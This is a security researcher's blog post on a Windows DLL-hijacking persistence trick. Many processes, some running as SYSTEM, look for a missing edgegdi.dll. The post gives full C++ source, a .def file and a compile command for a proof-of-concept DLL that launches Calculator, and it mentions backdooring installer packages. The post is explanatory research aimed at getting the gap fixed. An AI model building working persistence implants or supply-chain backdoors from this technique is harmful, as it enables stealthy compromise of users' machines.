windows · release notes
edgegdi.dll persistence notes
There’s a DLL which just about every process on my Windows machine seems interested in called edgegdi.dll. This was Windows 10 version 2004, build 19041.508.

The DLL was not present on the system.
You’ll see the status (NAME NOT FOUND) in any procmon trace you look at which makes it interesting for persistence at the very least.
It is also intriguing because it appears as though we’d have our pick of processes, many running as SYSTEM to load our own version of edgegdi!CheckIsEdgeGdiProcessOnce in given the procmon.exe output above.
I’ll admit that when I stumbled across this I thought for a moment that I’d found something useful but a quick search of twitter revealed that as usual I was very late to the party:
- @decoder_it spotted it quite a while back
- @matteomalvica was kind enough to share some IDA output to shed some light on the usage
In any case, I’m surprised it hasn’t been buttoned up by the Redmond crew. This post captures my notes exploring the issue with the hope that it might help support the effort to get it resolved in the near future.
Whats the big deal?
This oversight allows an adversary to drop their own .dll in the c:\windows\system32 directory called edgegdi.dll.
The adversary .dll just needs to export the function CheckIsEdgeGdiProcessOnce.
The developer can implement whatever they like in dllmain or the exported function CheckIsEdgeGdiProcessOnce.
but!.. if they can do that they are an admin and could do almost anything they want anyway
That’s true.
The reason this sucks a little more than that is the stealthy persistence we get with a dll we know all the processes are keen to load, yet don’t care if it is not there.
It is unlikely to cause any fuss right away if we take the initiative and implement this dll for Microsoft.
It also seems like it could become a quiet backdoor to an existing installer package. If an adversary group is able to add their version of edgegdi.dll to an otherwise safe installer package I don’t think many individuals (or desktop engineering teams) would look twice. From an end user perspective they’ve already consented to the install and acknowledged the dialog letting them know that the process is bumping up its privilege level to get the install done. I think it’s fair to assume that most people don’t keep tabs on all the binaries added to their system during the installation of a package.
A good friend also pointed out that this could be concerning if your password manager is pulling in this .dll and executing code of an adversary’s choosing.
Example Implementation
First, we need a .def file. Lets call it edgegdi.def:
LIBRARY "EdgeGDI"
EXPORTS
  CheckIsEdgeGdiProcessOnce
Then, we build a edgegdi.cpp:
#include <Windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    STARTUPINFO info={sizeof(info)};
    PROCESS_INFORMATION processInfo;

    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
        CreateProcess(
					"c:\\windows\\system32\\calc.exe",
					"", NULL, NULL, TRUE, 0, NULL, NULL,
					&info, &processInfo);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

extern "C" {
	 __declspec(dllexport) BOOL WINAPI CheckIsEdgeGdiProcessOnce() {
		 return TRUE;
		}
}
The sample attempts to pop calc.exe via CreateProcess in DllMain. That is itself a problem: DllMain runs under the loader lock, and Microsoft’s DLL best practices specifically warn against CreateProcess there. I’m keeping the code as I ran it to explain the screenshots, but don’t copy that part as a reliable pattern.
For the CheckIsEdgeGdiProcessOnce function, we’ll attempt to just return TRUE.
We compile with:
cl.exe /W0 /D_USRDLL /D_WINDLL edgegdi.cpp edgegdi.def /MT /link /DLL /OUT:edgegdi.dll
(I save my compile commands in a batch file on advice from the clever buggers at SEKTOR7. Also cl.exe is part of Visual Studio community if you need it.)


Now, we attempt to place the new .dll in c:\windows\system32:
And… Bluescreen!.. then repair mode.


Ooof! That was careless.
“Fixing”:

Anyway, as I mentioned earlier, thankfully @matteomalvica had already done the work to make it possible to write our function with the same prototype as the ‘real’ missing one:
 ref: https://twitter.com/matteomalvica/status/1252533215232954373
Implementing the CheckIsEdgeGdiProcessOnce function with the three params the caller is expecting it to support:
#include <Windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    STARTUPINFO info={sizeof(info)};
    PROCESS_INFORMATION processInfo;

    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
        CreateProcess(
					"c:\\windows\\system32\\calc.exe",
					"", NULL, NULL, TRUE, 0, NULL, NULL,
					&info, &processInfo);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

extern "C" {
	 __declspec(dllexport) BOOL WINAPI CheckIsEdgeGdiProcessOnce(
						PINIT_ONCE InitOnce,
						PVOID Parameter,
						PVOID *Context) {
		 return TRUE;
		}
}
And, that should do it.
Once compiled and placed in the c:\windows\system32 directory our .dll is called by just about everything when started.
But here’s the rub…
Our new .dll which simply calls calc.exe is going to be called by everything.
Using notepad.exe as an example: I open notepad, it loads edgegdi.dll, and our DllMain launches calc.exe. But calc.exe also loads the DLL and launches another calc.exe… and so on. In this code the process launch is in DllMain, not the exported CheckIsEdgeGdiProcessOnce function.

We’ve achieved the objective somewhat… it is just concerning.
To stop the Calculator loop in this POC, I added a filter for notepad.exe. This still calls CreateProcess from DllMain, so it doesn’t fix the loader-lock problem.
We’re saying, “If it is notepad, do the test action, if it is not please move along and enjoy the rest of your day”.
Something like this:
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    STARTUPINFO info={sizeof(info)};
    PROCESS_INFORMATION processInfo;

    int this_pid = _getpid();
    int notepad_pid = 0;

    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:

        notepad_pid = FindTarget("notepad.exe");

        if (notepad_pid)
        {
            if (notepad_pid == this_pid)
            {
                CreateProcess(
                    "c:\\windows\\system32\\calc.exe",
                    "", NULL, NULL, TRUE, 0, NULL, NULL,
                    &info, &processInfo);
            }
        }

    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Leveraging a FindTarget function (for notepad):
int FindTarget(const char *procname) {

        HANDLE hProcSnap;
        PROCESSENTRY32 pe32;
        int pid = 0;

        hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hProcSnap) return 0;

        pe32.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hProcSnap, &pe32)) {
                CloseHandle(hProcSnap);
                return 0;
        }

        while (Process32Next(hProcSnap, &pe32)) {
                if (lstrcmpiA(procname, pe32.szExeFile) == 0) {
                        pid = pe32.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hProcSnap);

        return pid;
}
There are two limits in that function. Process32First returns an entry that the Process32Next loop never checks. It also stops at the first notepad.exe in the snapshot, so another Notepad instance won’t match its own PID. The Tool Help documentation shows how to include the first entry.
With that in place:

In this run, Notepad loaded our edgegdi.dll and launched Calculator. The screenshot doesn’t establish that this would happen for every Notepad instance, given the FindTarget limit above.
Wrapping Up
Final notes on this thing:
Many of the processes inspected in this lab attempted to use CheckIsEdgeGdiProcessOnce from edgegdi.dll.
CheckIsEdgeGdiProcessOnce can be leveraged with the parameters:
CheckIsEdgeGdiProcessOnce(
	PINIT_ONCE InitOnce,
	PVOID Parameter,
	PVOID *Context)
edgegdi.dll wasn’t present on the tested Windows build (2004, 19041.508), which made the repeated lookups interesting.
The intended action was only to launch Calculator, but the bluescreens make “harmless” a poor description of the experiment. Some of the processes loading the DLL ran as SYSTEM; placing the DLL in System32 already required administrative access.
Windows won’t tolerate the implementation as described here over a reboot, it’ll blue screen. No intention to talk about “fixing” that in this post.